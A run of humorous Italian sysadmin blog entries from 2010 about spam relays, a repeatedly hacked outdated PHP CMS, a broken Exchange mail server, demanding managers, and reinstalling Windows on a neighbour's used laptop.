IO - Ecco fatto! Adesso vediamo come fai a doppiocliccare su tutto quello che vedi! 8 ore ci ho messo per ripulire il vostro foxxuto server da tutta l'immondizia che c'era!

CL - (*con voce piagnucolosa*) ma la mail diceva che avevo ricevuto una cartolina di premio...

IO - Te la do' io la cartolina di premio a te! Ed era pure marcata come Spam!

Annunciatore - ...ho detto: ed ecco a voi il nostro ospite: Chef D!

IO - E cosa accidenti ci fai con 90 Giga di .jpg?

CL - Sono... hemmm... foto personali...

IO - Che siano personali ci credo. Devo chiamare direttamente la polizia per quella roba o le elimini da te?

CL - Ma....

Annunciatore - **HO DETTO: ED ECCO A VOI IL NOSTRO OSPITE!!!**

Metto dentro la testa ed osservo il pubblico.

IO - Oeps.... E' gia' ora? Orco come vola il tempo.

Entro nella cucina levandomi un grembiule di plastica macchiato di sangue.

IO - (*rivolto verso la porta laterale*) E piantala di frignare: e' solo il dito mignolo! La prossima volta parte l'indice!

IO - (*rivolto verso il pubblico*) Hummm.... Ah, gia'... Buona Sera! Stasera abbiamo deciso (in effetti ho deciso) di preparare una mia specialita': **portscan alla diavola!**. La cosa piu' importante per questo piatto e' di assicurarsi che i pacchetti siano freschi appena droppati dal firewall.

Apro un frigorifero ed estraggo una scatola in plastica marcata "portscan tcp/ip".

IO - Eccoli qui', un bell'assortimento, allora vediamo cosa abbiamo...

Sollevo con un mestolo un po' di pacchetti..

IO - Hummm... un bel mix di portscan cinesi, turchi e brasiliani. E ci sono sempre i soliti wanna-be-crackers che cercano vulnerabilita' inesistenti. Ottimo. Adesso per prima cosa li scottiamo in olio bollente a 285mila gradi.

Butto i pacchetti nella friggitrice, fiamme e scintille si alzano, dopo un attimo estraggo i pacchetti con una reticella.

Cosa fa' l'applicazione X ?

IO - Le scintille sono dovute ai flag di "non scottare con l'olio" che vengono distrutti. Ecco, adesso rimuoviamo gli header falsificati aiutandoci con un coltello, meglio un coltello da rambo, poi estraiamo l'ip sorgente usando questa pinza, disponiamo in una teglia infarinata, aggiungiamo un po' di tracking tables, spolveriamo con del block udp e mettiamo in forno per 20 minuti.

Annunciatore - Hemmm... a proposito di forno... ...c'e' qualche cosa che si agita nel microonde...

IO - (*guardando il microonde*) Oh, gia', sono gli spammer che volevo fare domani, li ho messi li' a sghiacciare poi e' arrivato CL di la' e...

Guardo verso la porta...

IO - (*rivolto verso la porta*) Cosa accidenti pensi di fare con quel PDA tu? Te lo do' io il blu'tut adesso!

Forno - BIP BOP!

IO - Hummm... Ah, gia', adesso, prima di sfornare spolverare con un po' di Nat e ricordatevi che l'autenticazione viene prima del DHCP.

Forno - BIIIIPPP BOOOOOOPPPP

IO - (*rivolto verso la porta*) Lascia stare quel mouse!

CL - (*da fuori campo*) Ma qui' dice che c'e' una occasione imperdibile e che se non riesco a leggere devo fare click...

Prendo una mannaia dalla rastrelliera sul muro e mi avvio verso la porta.

IO - Bene, questo conclude la serata e ricordatevi di innaffire sempre un bel piatto di pacchetti alla diavola con un buon vino rosso...

Forno - **BBBIIIIPPP FSCKING BOOOOOOPPPP!!!**

IO - ...o con del sangue fresco di CL che e' meglio...

Aaaagggghh la sveglia... Oddio... Che incubo deliz... hemmm... orrendo. Lo sapevo che non dovevo guardare quel programma di cucina intanto che studiavo la documentazione di PF.

Davide

28/06/2010 08:00

Rinnovare o non rinnovare

E' stata una settimana relativamente *de fuego*, prima il solito server di posta di CL che e' nuovamente un open-relay e ci ha rimandato un altro paio di milioni di mail di spam, cosa che ha fatto la felicita' mia e di molti nostri clienti ovviamente.

Ovviamente il fatto che io abbia reiterato che certi controlli e blocchi sono li' per una ragione specifica e non perche' cosi' mi gira non e' stato molto apprezzato. Ed incomincio anche a preoccuparmi un po' per certi atteggiamenti di P (come se non fossi gia' preoccupato) che da una parte dice di essere d'accordo con il mio punto di vista mentre dall'altra parte sostiene che "la posta dei nostri clienti dovrebbe essere inviata senza alcuna interruzione, sospensione, filtro o controllo alcuno". Ovviamente la mia domanda "e allora che la mandano attraverso il nostro sistema a fare" non e' stata apprezzata.

Poi e' stata la volta del solito CL che ha deciso che i permessi sui suoi siti web dovrebbero essere configurati in modo diverso, ed ovviamente mezza giornata dopo che l'ho avvisato che cosi' facendo pigs & dogs possono scrivere sui suoi siti ed aver cambiato i permessi si e' ritrovato un'altro dei suoi merdacciosi siti hackato come l'altra volta. E come l'altra volta P e' venuto a rompere i marroni sul perche' **io** non ho fatto niente per prevenirlo.

Come se non bastasse DaBoss ha deciso che la licenza d'uso di sophos costa troppo e vuole eliminarlo. Io gli ho fatto presente che abbiamo gia' avuto problemi di virus che sono passati attraverso al nostro sistema perche' ClamAV e' bello ma sono un pelo lentini ad aggiornare i database e dopo ennemila anni sono ancora alla versione 0.9 (non e' mai uscito dalla Beta), d'altra parte essendo un prodotto gratuito (particolare questo che e' molto apprezzato da DaBoss) non e' che puoi lamentarti molto.

DB - Ma non possiamo aggiornarli da noi i database?

IO - Anche se potessimo, prima di aggiornarli occorre che qualcuno ci avvisi che un virus e' passato ed a quel punto e' gia' troppo tardi. Quello che voglio io e' (possibilmente) che nessun virus passi, e questo lo ottieni solo usando **diversi** prodotti insieme.

A questo si e' aggiunta quella palla-al-piede di P che ha ritirato fuori l'idea dell'*appliance*.

Siccale'? Semplice. Esistono in commercio dei sistemi hardware dedicati che sono sostanzialmente costituiti da un server con software apposito ed una interfaccia (di solito web) per la gestione. Cioe' questi cosi fanno esattamente la stessa cosa che facciamo noi solo che invece di avere il controllo di quello che succede e come, sono scatole nere perfettamente opache e l'unica cosa che puoi fare (dopo aver pagato le licenze d'uso ed i contratti di abbonamento ed aggiornamento ovviamente) e' gestirli attraverso la loro interfaccia.

Ora, tempo addietro io ne testai diversi di questi cosi ma non sono rimasto molto impressionato ne' dalla loro efficienza ne' dalla loro configurazione. In particolare per riuscire ad "integrarli" nel nostro sistema c'e' da fare parecchie modifiche al nostro backend di gestione. Ed ovviamente ogni modifica al backend si ripercuote sulla merdaccia di interfaccia di cui ho gia' detto anche troppo. Percui non e' che fossi troppo entusiasta dell'idea.

Ed a proposito della famosa interfaccia: DaBoss ha deciso che il tipo che era stato inizialmente incaricato della manutenzione non lavorera' piu' su quel progetto ma lavorera' invece su una applicazione completamente diversa e che l'interfaccia di cui sopra verra' rifatta da capo.

Quando mi e' stata data la notizia ho pensato "ma adesso che siamo quasi riusciti a farla funzionare come si deve?".

E dato che non esiste nessuno sviluppatore in azienda (io mi sono chiamato fuori immediatamente) DaBoss ha dato l'incaricato ad una ditta esterna di uscirsene con una offerta ed un prototipo.

Cosa fa' l'applicazione X ?

Quindi dopo 6 mesi di sudori e bestemmie per riuscire ad avere questa cosa quasi funzionante, modifiche al codice, scripting, ca\$\$ate varie per avere i dati, ravanamenti continui, l'aver perso un paio di week-end per *scrivere il manuale d'abuso e malnutrizione* et similia.... tutto da rifare.

Poi e' arrivato P che con varie lamentazioni ha chiesto a gran voce la realizzazione di un database per la gestione dei dati dell'ufficio.

Io gli ho fatto notare che di database ne abbiamo gia' un po' troppi, dato che pare che ogni foxxuta applicazione abbia il suo e che ognuno stia su un suo server dedicato. Ma a questo punto DaBoss e' saltato su con il suo *piano di contenimento dei costi*. Fino a qualche mese fa, l'attitudine era "ti serve far girare una applicazione? si compera un server dedicato e lo si mette in colo", poi DaBoss ha dato un'occhiata al numero di server che sono ospitati in co-lo ed a quanto ci costano ed ha deciso che *risparmio e' bello*. Percui per prima cosa occorre operare una *concentrazione* di tutti i servizi non essenziali e poi si tratta di "rimuovere i rami secchi", cioe' cercare di far funzionare i vari servizi su meno servers. La cosa mi e' sembrata perfettamente logica, ma come al solito, quando ho fatto notare che e' cio' che ho cercato di fare fin dal momento 1 e sono state pure cazziato perche' volevo far funzionare il DNS sul server di posta, nessuno ci ha fatto caso. Comunque, quando P ha tirato fuori la storia del database DaBoss ha proposto di metterlo su una macchina virtuale. Se non che il server di virtualizzazione dell'ufficio e' pieno come un uovo.

DB - Come e' pieno?

IO - Quel server avrebbe dovuto essere solo per esperimenti e prove, non per produzione ed ha solo un mezzo tera di disco. Ed e' pieno.

DB - Ma che roba c'e' sopra che si puo' eliminare?

IO - (*contando sulle dita*) Il tuo server del CRM, il server di test del CRM, quell'altro server di test del CRM, quell'altro server che tu mi facesti creare per fare sa il demonio cosa e che poi secondo me non ci hai mai fatto niente ma sta' sempre li', il server di installazione, quel server per le fotografie che mi hai fatto installare, il server per fare le prove con la posta...

DB - Ah, ma quello lo puoi eliminare...

IO - Quale dei millemila che mi hai fatto installare per fare delle prove?

DB - Hemm... Senti, mandami un elenco dei server che ci sono sopra che ci do' un'occhiata e ti dico quali sono da eliminare.

IO - Comunque, dato che sto' database dovrebbe essere di produzione e non di test, perche' non ricicliamo uno dei vecchi db-server? Quelli che abbiamo sostituito con il **vero** cluster?

DB - Io voglio eliminare tutti i server inutili dalla colo.

IO - Ma questo dovrebbe stare qui' in ufficio! Non in colo!

DB - Anche qui' in ufficio abbiamo troppi servers. Quei quattro servers che sono nell'armadio di la' che cosa sono?

IO - Tre sono i famosi servers di \$merdavigliosapplicazione che abbiamo messo di la' in attesa che *qualcuno* sistemi le ACL sui vari routers per poterli usare effettivamente, e l'altro e' il **tuo** server. Quello che comperasti un paio di mesi fa per sa Dio cosa.

DB - Ah si', quello e' per il CRM.

IO - ... ancora?

DB - He...

IO - In ogni caso. Nel server virtuale non c'e' posto, quindi o si aumenta lo spazio a disposizione di quel server, cosa difficilina da farsi visto che non c'e' spazio per aggiungere altri dischi, o si usano dei server fisici.

DB - E volendo usare i vecchi db server quanto ci mettiamo a metterli a posto?

IO - E' gia' fatto.

DB - No, seriamente...

IO - Sono serio. **E' gia' fatto**. Li ho installati la settimana scorsa intanto che aspettavo che tu ti decidessi sul da farsi per i server di \$altradittadiscalzacani. Si tratta solo di attaccarli ed usarli.

Cosa fa' l'applicazione X ?

Quindi al termine della riunione abbiamo deciso di tirare fuori i due server e metterli nel rack. E qui' ho scoperto un errore madornale nel mio piano: tutti gli ups del rack sono pieni ed attaccare un pc in piu' significa farli andare **tutti** in sovraccarico.

Hummm... ancora 3 mesi prima che mi scada il mio contratto... Rinnovare o non rinnovare...

Davide

06/07/2010 08:09

Il Morbido ed il Duro

E sono qui' che mi diletto nell'aggiornamento di una paccata di server, che hanno tanto bisogno di una aggiornata dato che sono ancora a Fedora 5 (!), quando mi arriva la solita telefonata del solito CL.

Dopo l'hackaggio (ripetuto) del loro server e della loro PHPorcata, CL e' improvvisamente diventato security-consciuto. Il che non vuole dire che non continui ad usare la stessa PHPorcata per altri siti.

In particolare, quando gli ho fatto notare che dei millemila siti che girano sul loro foxxuto server, i 3/4 circa usano una versione di quel CMS che e' antediluviana, la sua risposta e' stata che "i clienti non vogliono pagare per l'aggiornamento"... Non c'e' bisogno che vi dica quale e' stata la mia risposta a quell'affermazione.

Prima che ve lo domandiate, la cosa ha provocato un ennesimo scambio di opinioni non molto coerenti tra me ed il famoso P (che oramai mi sta' sui cosiddetti in modo allucinante).

In ogni caso, CL si e' rifatto vivo con altri problemi con quel capperio di server.

CL - ...e quindi per evitare ulteriori problemi volevamo vedere cosa si poteva fare.

IO - Come ho gia' detto, la cosa migliore da fare e' aggiornare quel CMS all'ultima versione, o ad una versione che abbia meno problemi di sicurezza. Sarebbe anche opportuno controllare sui vari forum di utenti di quel coso se vi sono dei suggerimenti per il miglioramento della sicurezza.

CL - Si ma per accedere ai forum di supporto bisogna pagare un contratto di supporto diverso...

IO - Bhe', questo e' un problema diverso dalla sicurezza del sito. Se volete usare un prodotto commerciale, dovrete pagarne i costi ovviamente.

Ora, si potrebbe discutere a lungo sui meriti ed i demeriti dei vari prodotti "commerciali" e del loro supporto... ma e' di CL qui' che stiamo parlando!

CL - Si', ma... noi stavamo pensando...

IO - (*pensando: ecco che sento un brivido nella Forza*) Cosa?

CL - Non si potrebbe fare qualche cosa al server?

IO - Tipo?

CL - Fargli venire il PHP duro?

A questo punto immaginatevi la mia faccia... o forse e' meglio di no.

IO - Scusa?

CL - Si', cioe'... farlo venire duro...

IO - Hummm... intendi dire "modificarne la configurazione in modo da migliorarne la sicurezza"?

CL - Si' ecco!

IO - A parte che ci abbiamo gia' provato ed abbiamo rapidamente scoperto che se lo facciamo quella mer... hemmm... il vostro CMS non funziona piu', ma l'unica cosa che potremmo fare per migliorarne veramente la sicurezza e' disinstallare PHP.

CL - Ed installarne una versione piu' aggiornata?

IO - Stiamo gia' usando l'ultima versione disponibile, dubito che si possa usarne una piu' aggiornata. E comunque, se il problema e' nel codice del CMS, cambiando la versione di PHP non risolviamo di certo il problema!

...adesso abbiamo anche i server che gli viene il php duro... ma te possino...

Cosa fa' l'applicazione X ?

Davide

12/07/2010 08:00

Hi! My Name Is FuBar!

Sono qui' che cerco di capire cosa accidenti ha di speciale il famoso CMS di CL (si', quello che e' stato hackerato un 3 o 4 volte nel giro di un mese) quando mi arriva una telefonata dal solito SL di \$brancodipaguri.

IO - Che succede adesso?

SL - Abbiamo dei problemi a mandare la posta a \$ditta.

IO - La vostra posta non passa attraverso il nostro sistema (*ringraziando Chtulu*), perche' non domandi a quello che gioca a fare il sysadmin questa settimana?

SL - Hemmm... sono io...

Andiamo bene andiamo...

IO - Sgrunt... Adesso ci do' un occhio.

Mi collego al server di posta e guardo. Boh... sembra tutto a posto, la posta viene spedita, non vedo niente di anormale. Ok, e' il momento di domandare spiegazioni al Bofh dall'altra parte della barricata.

Per prima cosa mi creo un Alias nel server di posta di \$brancodipaguri, poi spedisco una mail con quell'alias come 'from' a postmaster@ditta spiegando il problema e domandando spiegazioni.

Trenta secondi dopo ricevo una notifica di "posta rifiutata" con l'indicazione "indirizzo inesistente". Scussa??? "postmaster" inesistente? Andiamo bene andiamo. Chi capperò e' che gestisce il loro dominio? Hummmm.... il "contatto tecnico" nel whois dice "postmaster@ditta". Andiamo benissimo andiamo.

Un rapido telnet server.di.posta.qui 25 mi dice quello che gia' mi aspettavo: e' un Sexchange.

Ok, invia una mail a "support@ditta", "systeembeheer@ditta" e ad ogni altro indirizzo a cui posso pensare e spera in bene. Non c'e' bisogno di dire che non ricevo risposta alcuna.

Fast-forward di un paio di giorni, quando SL si rifa' vivo sempre con lo stesso problema.

IO - ...e gli ho mandato le mail sperando che qualcuno le leggesse, ma apparentemente non e' che il loro supporto teNNico sia molto efficiente.

SL - Che opzioni abbiamo?

IO - Non hai un nominativo preciso con il quale corrispondere?

SL - Mah, l'ultima volta che siamo stati la' abbiamo parlato con un certo CL...

IO - Provero' a sentirlo.

Così' chiamo questo rintronato.

CL - Si', io sono l'amministratore del nostro server Sexchange.

IO - Ottimo. Allora, per prima cosa il vostro server rifiuta la posta inviata a Postmaster...

CL - Si' naturale.

IO - ...come sarebbe a dire "naturale"?

CL - Postmaster e' sempre usato per inviare spam, quindi la rifiutiamo e basta.

IO - E tu non hai pensato che se qualcuno vuole informarvi di problemi con il vostro sistema di posta quello e' il primo indirizzo che viene usato no? Ed il fatto che le RFC specificano chiaramente che tale indirizzo deve esistere no?

Cosa fa' l'applicazione X ?

CL - Ma il nostro server Sexchange funziona benissimo e tanto e' tutto Spam, quindi la rifiutiamo e basta.

Andiamo sempre meglio andiamo.

IO - Ok, e a che indirizzo dovrebbe contattarti la gente allora?

CL - Ah, support@ditta ovviamente.

IO - Bene, allora perche' non mi hai risposto alle mail che ti ho mandato un paio di giorni fa' riferendoti il problema?

CL - Quali mail?

IO - Quelle che ti ho mandato un paio di giorni fa'. 'Spetta un momento adesso te la rimando.

Un rapido cliccheti-click e gli re-invio la mail.

IO - Ok, rimandata.

CL - Non ho ricevuto niente.

Rapido controllo nel nostro server di posta, il log mi dice 'Mail sent'.

IO - Qui' il mio server di posta mi dice 'mail sent'. Quindi deve essere sul vostro server.

CL - Io non ho ricevuto niente.

IO - Brau, adesso perche' non guardi su quella merda di server e vedi che ne ha fatto della mia mail?

CL - Ma probabilmente e' catalogata come spam e quindi semplicemente scartata.

IO - Ottimo. E quanta mail 'legittima' scartate giornalmente?

CL - Non lo so, non faccio statistiche.

Andiamo alla grande andiamo...

IO - Allora sarai perfettamente in grado di dirmi perche' la mia mail e' stata scartata vero?

CL - Hummm... Con che indirizzo l'hai mandata?

IO - D@\$brancodipaguri

CL - Ah, ecco perche'. Il nome e' probabilmente fasullo.

IO - ?? scusa ??

CL - Tu ti chiami D?

IO - E' quello che c'e' scritto sul mio certificato di nascita si'.

CL - Be' probabilmente e' quello.

IO - ...quindi? Con che nome dovrei mandartela la mail?

Silenzio

IO - HALLOOOO!!!!

CL - Hemmm... bhe', io userei un nome diverso.

IO - Che ne dici di JackAss@ditta ?

CL - Quello potrebbe funzionare si'...

E poi ci si stupisce che il 90% della mail sia spam.

Davide

19/07/2010 08:00

Si Risparmia Tempo

E siamo di nuovo qui' che litighiamo con la posta elettronica. O meglio, io litigo con la posta elettronica. Apparentemente invece pare che P abbia deciso che litigare con me e' piu' semplice e da' piu' soddisfazione.

Questa settimana, come nella migliore tradizione, abbiamo l'ennesimo CL che non riesce a spedire la posta alla solita accolita di imbranati. Non devo dire che il "problema" mi e' stato riportato come "non funziona niente" e prima di scovare quale e' l'indirizzo che fallisce ho dovuto madonnare per 3 giorni no eh? Comunque, una volta scoperto chi e' l'imbranato in questione mi metto a guardare quale potrebbe essere il problema. Apparentemente sta' gente ha impostato un qualche controllo sull'indirizzo mittente che non funziona manco un po'. Non sono stato in grado di capire quale sia esattamente il problema, perche' a quanto pare questi rifiutano qualunque indirizzo. Esistente o meno. Anche @gmail.

Un occhiata al loro record WhoIS mi dice che la societa' e' registrata in Francia, l'indirizzo IP appartiene a Colt ma il range e' allocato in Inghilterra.. bello... e adesso chi accidenti chiamo io? Mando una mail a Colt spiegando il problema e chiedendo maggiori informazioni sul chi e' l'amministratore del server di posta. Nel frattempo e' venerdi' e (guardacaso), lunedì' e' anche festa. Week-end lungo.

Arrivo in ufficio martedi' e trovo una mail di Colt che sostanzialmente dice: "sorry, ma non possiamo fornire questo genere di informazioni, dovete chiamare il supporto tecnico". Oh che bello.

A questo punto arrivano DB e P per l'odierno giro di "rompiamo i marroni al SysAdmin".

DB - Che problema c'e' con CL?

IO - Non lo so di preciso, sembra che il server di posta della ditta a cui loro cercano di inviare posta rifiuti tutti gli indirizzi mittente.

DB - E come possiamo risolvere il problema?

IO - Noi non possiamo. Non senza capire che cosa stanno facendo loro dall'altra parte.

Mettete qui, se vi pare, una lunga ed intricata spiegazione di cosa succede, con dovizia di disegni, frecce, diagrammi vari e le mie elucubrazioni sul come potrebbe essere.

IO - ...in conclusione, l'unico modo per capire che succede e' parlare con chi gestisce il loro server di posta, ma ancora non sono riuscito a capire chi e' questo individuo.

P - E non hai pensato a fare qualche cosa?

IO - L'ho fatto. Ho cercato di contattare il loro provider, solo che il loro provider non e' molto disposto a collaborare visto che noi non siamo loro clienti. E se questa gente si gestisce il loro server di posta il provider non e' che possa farci poi molto.

DB - Ogni volta che sento queste cose io mi preoccupo sempre, se il nostro sistema non funziona...

IO - (cominciando ad alterarmi) Vorrei farti notare che il nostro sistema **FUNZIONA**. Noi riceviamo ed inviamo mail. Sempre. Adesso. In questo preciso secondo stiamo ricevendo e spedendo mail. Migliaia. Questo significa che il sistema funziona. Nei rarissimi casi in cui c'e' qualche cosa che non va' e' sempre qualche cosa che loro fanno e che noi facciamo che non corrisponde perfettamente. E l'unico modo per saperlo con precisione e mettere a posto il problema e' parlare con il tizio che e' dall'altra parte e cercare di capire cosa fanno loro e cosa facciamo noi che non gli piace. Ma se non riesco a contattarlo sto' tizio e' impossibile farlo.

P - E perche' ci hai messo cosi' tanto a fare qualche cosa e' dal XX che c'e' questo problema...

IO - Ti faccio notare che il giorno XX era venerdi'. Sabato, domenica e lunedì' non si lavorava ed oggi e' martedi'.

DB - Vabbe' ho capito. Fra una mezz'ora probabilmente CL richiamera', che cosa devo dirgli?

IO - Che finche' non riusciamo a contattare chi gestisce il server di posta di quella gente non riusciremo a

Cosa fa' l'applicazione X ?

capire che problema c'e'. Anche se mi sembra strano, dato che apparentemente questi rifiutano mail da chiunque, incluso google. Mi fa pensare che qualcuno abbia attivato una qualche cagata sul loro sexchange che funziona poco bene.

DB - Come fai a sapere che e' sexchange?

IO - Non lo so. Ma nel 99.9% dei casi in cui un server di posta e' sifulo e' un sexchange.

Non che non sia possibile rompere un server di posta su una piattaforma diversa, ma sexchange arriva gia' rotto. E' un enorme risparmio di tempo.

Davide

26/07/2010 08:00

Spistaaaaa!!!

Per doveri di buon vicinato e perche' la tipa in questione ha delle buone... hemmm... qualita' (che ci volete fa', il lupo perde il pelo...), mi ritrovo impegnato ad "aiutare" una delle mie vicine con il computer.

La rintronata in questione (che, per proteggere i colpevoli, chiameremo CL) ha avuto la straordinaria idea di acquistare un laptop usato su iBay. Laptop che e' giunto con i suoi bravi manuali, ma senza alcun DVD/CD di supporto e con il disco fisso pulito come appena acquistato. Dalla documentazione si evince che l'OS (Vista ovviamente) era solo su disco fisso ed il proprietario *avrebbe dovuto* creare un CD/DVD "di ripristino", ma evidentemente non lo ha fatto. Apparentemente il fatto che tale *essenziale* dettaglio fosse mancante e' la causa del prezzo del laptop relativamente basso, ed e' anche la ragione per cui tale laptop era invenduto da un po'.

La cosa potrebbe apparire idiozia allo stato puro, ma e' abbastanza tipico degli Olandesi il tentare sempre di fare "l'affare". L'affare si rivela una fregatura nel 90% dei casi, ma questo non deterre l'olandese medio dal pretendere che sia stato un affare dopo tutto.

Comunque, dopo avermi fatto la posta alla sera al ritorno dal lavoro, la tipa mi ha corrotto con i biscottini alla mandorla (aho', l'ho detto io che sono facile da corrompere no?) e quindi mi ritrovo qui' a cercare di far funzionare questo coso.

Il Pc non e' neanche male, e' anche relativamente nuovo. Quello che frega e' la totale mancanza di un sistema operativo per farlo funzionare.

IO - Allora, ci serve un sistema operativo per farlo funzionare, se non e' qui' dovremo comperarne una copia, a meno che tu non voglia andare con Linux.

CL - Ma non possiamo usarne uno di quelli gratuiti?

IO - Si', Linux.

CL - No, Windows.

IO - Windows non e' gratuito. A meno che tu non ti riferisca ad una versione piratata, in tal caso dimmelo subito che me ne vado immediatamente.

CL - Ma il mio fidanzato (sic) ha preso un picci' e non ha dovuto pagarlo!

IO - No, col ca\$\$o, il tuo fidanzato ha preso un picci' ed ha pagato Windows, solo che non c'era scritto nella fattura. Tu invece hai fatto la belinata di prendere un picci' usato che era privo di sistema operativo, come scritto nell'inserzione. Adesso o vai di Linux o ti schiumi di un altro centinaio di euro e lo comperi a parte.

Dopo una lunghissimissima discussione relativa al fatto che, no, di software pirata non ne voglio manco sentir parlare e che se lei non si compera Windows o non riesce a farsene dare una copia legittima dal precedente proprietario del lapdog (che e' MIA ovviamente) l'unica alternativa e' Linux, CL si decide. A comperare Windows.

E qui' il nostro eroe incontra il primo problema. Dei 4 negozi di computers presenti in citta' **nessuno** vende Windows di suo. Se comperi un computer si' come no, ma acquistare una copia di Windows per conto suo... pare che non esista. E poi Microsoft si lamenta che le vendite di Vista languiscono: se nessuno lo vende.

Comunque, dopo un giro dai vari assemblatori riusciamo ad ottenerne una copia (elegantemente marcata "OEM - solo per vendita in associazione con un computer"), quindi mi predispongo allo stupro del pc.

Sorvolo sull'installazione che ci impiega un'ora (lo sai che io ti installo Linux in 15 minuti?) e sulla necessita' di 3 reboot nel processo, ma al termine dell'operazione la ~~fatecchia~~ ottava meraviglia del mondo e' finalmente installata.

Cosa fa' l'applicazione X ?

Hummm... "risoluzione massima 800x600". Ok, non ha riconosciuto la scheda video. E adesso mi viene da pensare che Linux con il driver VESA in genere funziona al primo colpo, anche se magari non ha l'accelerazione grafica. Ed il lapdog e' quasi nuovo, sara' di un anno fa' al massimo, quindi i drivers dovrebbe averceli sta' cosa no? Vabbe', si tratta di scaricare i driver dal sito del produttore. La rete... niente? Noppes! Non ha riconosciuto ne' la scheda wireless ne' la scheda di rete wired. Che sono due Intel di cui sono strasicuro che *Linux i driver ce li ha di sicuro*.

E poi si legge che "linux ha uno scarso supporto per l'hardware"... humpf.

E adesso come straca\$\$o li scarico i drivers? Ok, e' il momento di giocare sporco. Estraggo la mia chiavetta USB e rifaccio il boot. Due minuti dopo Linux ha:

1. trovato la scheda wireless
2. trovato la scheda wired
3. trovato la scheda grafica **giusta**

E si e' pure agganciato ad una rete wireless, mi sa che sono i vicini pero'. Comunque, mi dirigo a click sospinto verso il sito del produttore di questo coso, smadonno per un quarto d'ora a cercare da dove si fa' il download di questi straca\$\$o di drivers, ri-smadonno per capire quale e' il driver giusto, scarico tutto, riavvio.

Cominciamo con la giga installa - si', voglio eseguire questo foxxuto programma - si', so cosa sto' facendo - si' continua - si' voglio **veramente** eseguire sta' cosa - vai a cagare te e la tua "sicurezza" - reboot - repeat.

Dopo un bel 3 ore sono riuscito, finalmente, a fargli vedere la scheda video giusta, ma la foxxuta scheda di rete wireless proprio non c'e' verso. Decido di vedere su interdet se qualcuno ha avuto un problema simile e come l'ha risolto, per fare cio' devo (ovviamente) riavviare di nuovo con la mia chiavetta.

Mentre sono li' che ripeto per la ventottesima volta a qualcuno in rete che *finche' non gli faccio vedere questa merda di scheda wireless non posso di certo andare su 'windows update'* (ma usare windows ha di questi effetti sugli utenti?), CL compare.

CL - Allora come va'?

IO - Questa foxxuta scheda di rete non vuole funzionare.

CL - Ma, non sei su internet?

IO - Si', con Linux, sto' cercando di capire quale sia il problema e se c'e' una soluzione.

CL - Come con Linux?

Io indico la chiavetta USB ed accenno alle magie delle mini-distribuzioni.

CL - ...quindi con Linux funziona?

IO - Al momento, meglio che con Windows.

CL - Ma quale e' il problema?

IO - Il problema e' che tu non hai i foxxuti driver di questo coso e che, apparentemente, Windows non ha la piu' pallida idea di come gestirsi questa scheda di rete. Quindi finche' non trovo i driver giusti o il modo di fargli digerire i driver che ho scaricato dal produttore (che, tra parentesi, non ha questo modello di laptop in elenco) in internet con Windows non ci si va. Non che sia una brutta cosa visto che senza un firewall ed antivirus non e' che sia molto consigliabile...

CL - Ma quello li' e' il Linux che mi dicevi?

IO - Si'. Questo funziona.

Cosa fa' l'applicazione X ?

Ora, ammetto che Knoppix come aspetto grafico e' un po' "over the top", pero' riesce a mostrare bene le sue capacita'.

CL - E come fai per i documenti...

Dopo aver mostrato a CL OpenOffice (che fa' cagare se paragonato ad Office, su questo non si discute) ed altre cose varie...

CL - E se installassi questo invece che Windows?

IO - ...adesso me lo dici? Dopo che ho perso 4 ore per far funzionare il video quasi come si deve?

CL - ...vado a fare i biscotti.

Almeno fa' dei biscotti buoni.

Davide

02/08/2010 08:00

CMS e buoi...

Ri-sono da \$brancodipaguri. Che contentezza. Loro, non mia.

Dopo un periodo di "assestamento" con il nuovo CMS (prodotto di cui ho parlato [in questa storia](#)), i vari UL hanno cominciato a proporre a tutti i loro clienti/utenti la conversione dal CMS-JusglisAVA a quello PHPorcacciamisera.

E qualcuno dei malcapitati clienti ha pure accettato. L'immediato risultato e' stato un moltiplicarsi delle chiamate di assistenza perche'

1. Il sito e' lento come la fame
2. Il sito e' brutto come la morte
3. Non si riesce piu' ad aggiornarlo
4. Gli aggiornamenti svaniscono nel nulla dopo 24 ore

Ovviamente i due marpioni sono a spassarsela su qualche spiaggia cubana (o hawaiana) e col cacchio che rispondono molto rapidamente alle richieste di assistenza.

Dopo un numero di telefonate (a me) di richieste di assistenza assai alto, telefonate a cui ho sempre risposto che il numero giusto e' quello dei due marcantoni, ed io non c'entro una mazza di niente, finalmente un *aggiornamento* compare all'orizzonte. Ovviamente SL e' subito li' ad alitarmi sul collo per installare sta' cosa.

Cosi' un bel (punti di vista) giorno, mi presento da \$brancodipaguri per effettuare questo aggiornamento. La prima cosa da fare e' fare un bel backup di tutto l'accrocchio ovviamente. La seconda cosa da fare (secondo me) sarebbe fare un bel restore su un server di test e verificare l'upgrade sulla macchina di test. Non c'e' bisogno di dire che nessuna macchina di test e' disponibile. Ergo, mi creo una ennesima macchina virtuale sul mio lapdog e procedo al restore.

Il restore non ha problemi, ma l'avvio del malefico accrocchio si impianta perche', apparentemente, la licenza d'uso ha scritto da qualche parte un qualche parametro identificativo del server e ora si rifiuta di funzionare. Dopo un paio d'ore perse litigando con l'accrocchione riporto ad SL.

IO - ...quindi le uniche opzioni sono: andare con l'aggiornamento sul server di produzione (sconsigliato) o domandare ai marcantoni come si fa' ad avere una versione di test funzionante di questo accrocchio.

SL - Ma io direi di andare con l'aggiornamento.

IO - Quale parte di 'SCONSIGLIATO' non era chiara?

SL - L'upgrade dovrebbe risolvere tutti i nostri problemi!

IO - Si', sta' a vedere come li risolve... Dato che voi altri avete deciso di usare questo coso come produzione, anche se non dovrete farlo, adesso quel server e' considerato di produzione, ergo, se cominciamo con un aggiornamento e qualche cosa va' a ramengo ci saranno piu' problemi da risolvere di quelli che ci sono.

SL - Ma no, noi facciamo l'aggiornamento e poi tutto andra' per il meglio.

No, non lo so di che cosa si fa'. Ma deve essere molto buono.

Comunque, dato che il capo-lemming ha deciso, io vado e procedo. Comincio con il piazzare una bella pagina "sorry, sito in aggiornamento" su tutti i millemila siti che questi disperati hanno configurato su questo coso, poi parto con l'aggiornamento del database.

L'aggiornamento del database macina per mezz'ora e poi si interrompe con errore. Vabbe', non mi aspettavo

Cosa fa' l'applicazione X ?

niente di meno, quindi... Un controllo nella documentazione ovviamente non fornisce nessun tipo di 'troubleshooting' o indicazione di cosa fare se hai questo tipo di errore.

Dopo una bella ravanata nello script SQL scopro che il problema risulta essere la definizione del campo di una tabella che e' sbagliata. Metto a posto, rieseguo e pare funzionare. Okey, 1-0 per me.

